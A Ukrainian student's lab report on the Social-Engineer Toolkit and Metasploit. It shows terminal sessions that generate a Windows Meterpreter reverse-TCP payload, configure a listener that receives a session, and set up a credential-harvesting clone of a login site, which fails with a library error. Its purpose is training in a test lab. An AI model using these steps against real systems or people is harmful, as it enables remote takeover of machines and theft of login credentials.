

Мета роботи

- Набути практичних навичок роботи з Social-Engineer Toolkit (SET) та Metasploit для створення payload і налаштування listener.
- Відпрацювати методи доставки шкідливого файлу в тестовому середовищі (FTP) та запустити payload на цільовій машині.
- Зібрати докази компрометації (методи Meterpreter) та ознайомитися з вектором фішингу — створенням клонованих веб-сайтів (Credential Harvester).
- Розглянути контрзаходи і рекомендації для підвищення безпеки.

```
sudo ./setoolkit

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1k) [---]
[---] Version: 8.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
[---] Welcome to the Social-Engineer Toolkit (SET). [---]
[---] The one stop shop for all of your SE needs. [---]

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

[1]> 4

1) Windows Shell Reverse_TCP          Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse TCP inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster  Spawn a Meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS    Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable   Downloads an executable and runs it

[1]:payload>
```

```
sudo ./setoolkit

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1k) [---]
[---] Version: 8.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
[---] Welcome to the Social-Engineer Toolkit (SET). [---]
[---] The one stop shop for all of your SE needs. [---]

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

[1]> 4


1) Windows Shell Reverse_TCP          Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse TCP inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster  Spawn a Meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS    Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable   Downloads an executable and runs it

[1]:payload>5
[1]:payload> IP address for the payload listener (LHOST): 10.0.0.41
```

```
pippsza@pippsza:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eno1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 6c:0b:5e:17:d4:11 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 10.0.0.41/24 brd 10.0.0.255 scope global dynamic noprefixroute eno1
        valid_lft 7644sec preferred_lft 57644sec
    inet6 fe80::9496:e824:e6a2:b6ac/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 28:d0:43:02:93:f5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.43/24 brd 10.0.0.255 scope global dynamic noprefixroute wlan0
        valid_lft 57642sec preferred_lft 57642sec
```

Після виконання кроків налаштувань SET я отримав готовий файл .exe.

Так як в умові не було обов'язкового способу передачі файлу - я обрав спосіб фішингу.



```
resource (/root/.set/meta_config)> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 10.0.0.41
LHOST => 10.0.0.41
resource (/root/.set/meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.0.41:443
msf exploit(multi/handler) >
[*] Sending stage (203846 bytes) to 10.0.0.41
[*] Meterpreter session 1 opened (10.0.0.41:443 -> 10.0.0.41:60456) at 2025-09-23 21:18:54 +0300
```

Після відкриття жертвою файлу у нас є доступ до ПК користувача.

```

3) Custom Import

99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities w
ithin SET
[-] to harvest credentials or parameters from a website as well as place th
em into a report

-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.0
.41]: 192.168.3.158

-----
**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

    /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-----

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template: 3

[!] Something went wrong, printing the error: /usr/lib/libc.so.6: version `
GLIBC_2.42' not found (required by /usr/lib/python3.13/lib-dynload/termios.
cpython-313-x86_64-linux-gnu.so)

```

Нажаль інструмент не є актуальним на даний час і не підтримує сучасні бібліотеки.

Висновки:

У ході виконання лабораторної роботи я ознайомився з принципами роботи **Social-Engineer Toolkit (SET)** та **Metasploit**, набув практичних навичок створення payload і налаштування listener. Було відпрацьовано методи доставки шкідливого файлу у тестовому середовищі та відстеження компрометації системи за допомогою **Meterpreter**.

Також я ознайомився з вектором соціальної інженерії — **Credential Harvester**, що дозволяє клонувати веб-сайти та збирати облікові дані користувачів. Під час роботи було виявлено обмеження сучасної сумісності інструментів: деякі модулі SET не підтримують актуальні бібліотеки, що обмежує їх ефективність на нових системах.

Лабораторна робота дозволила краще зрозуміти методи соціальної інженерії та підходи до тестування безпеки, а також наголосила на важливості обережного використання таких інструментів у легальному та контрольованому середовищі.